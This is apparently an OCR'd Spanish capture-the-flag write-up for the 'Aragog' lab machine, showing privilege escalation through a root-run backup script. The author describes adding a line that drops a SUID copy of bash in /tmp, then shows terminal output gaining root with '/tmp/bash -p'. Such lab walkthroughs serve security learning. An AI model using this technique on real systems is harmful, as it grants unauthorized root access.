


Nicolas Guerra Garcia




Una vez iniciado lo que hacemos es esperar para ver si se ejecuta algun proceso, en este caso se ejecuta un proceso de backup al cual tenemos permisos






Editamos el archivo y le añadimos una linea la cual crea un /bin/bash en archivos temporales y nos damos permisos a nosotros mismos a la carpeta de archivos temporales.



Esperamos a que se vuelva a ejecutar el archivo de backup



Nicolas Guerra Garcia

```
^Chagrid98@Aragog:/tmp$ ls -la
total 4216
drwxrwxrwt 10 root     root        4096 Oct 29 22:02 .
drwxr-xr-x 18 root     root        4096 Mar 31  2021 ..
-rwsr-sr-x  1 root     root     1168776 Oct 29 22:02 bash
drwxrwxrwt  2 root     root        4096 Oct 29 20:33 .font-unix
drwxrwxrwt  2 root     root        4096 Oct 29 20:33 .ICE-unix
-rwsr-sr-x  1 hagrid98 hagrid98 3104768 Jan 18  2023 pspy64
drwx------  3 root     root        4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-apache2.service-Lb6MjT
drwx------  3 root     root        4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-systemd-timesyncd.service
-dr1L1u
drwxrwxrwt  2 root     root        4096 Oct 29 20:33 .Test-unix
drwxr-xr-x  6 root     root        4096 Oct 29 20:36 tmp_wp_uploads
drwxrwxrwt  2 root     root        4096 Oct 29 20:33 .X11-unix
drwxrwxrwt  2 root     root        4096 Oct 29 20:33 .XIM-unix
hagrid98@Aragog:/tmp$
```

Como se puede ver en los archivos temporales esta el ejecutable que hemos hecho que nos cree, lo ejecutamos ya que nos dimos permisos y una vez ahi escribimos /tmp/bash -p que es para que ejecute ese archivo con los permisos de root

```
hagrid98@Aragog:/tmp$ ./bash
bash-5.0$ whoami
hagrid98
bash-5.0$ id
uid=1000(hagrid98) gid=1000(hagrid98) groups=1000(hagrid98)
bash-5.0$
```

```
bash-5.0$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0#
```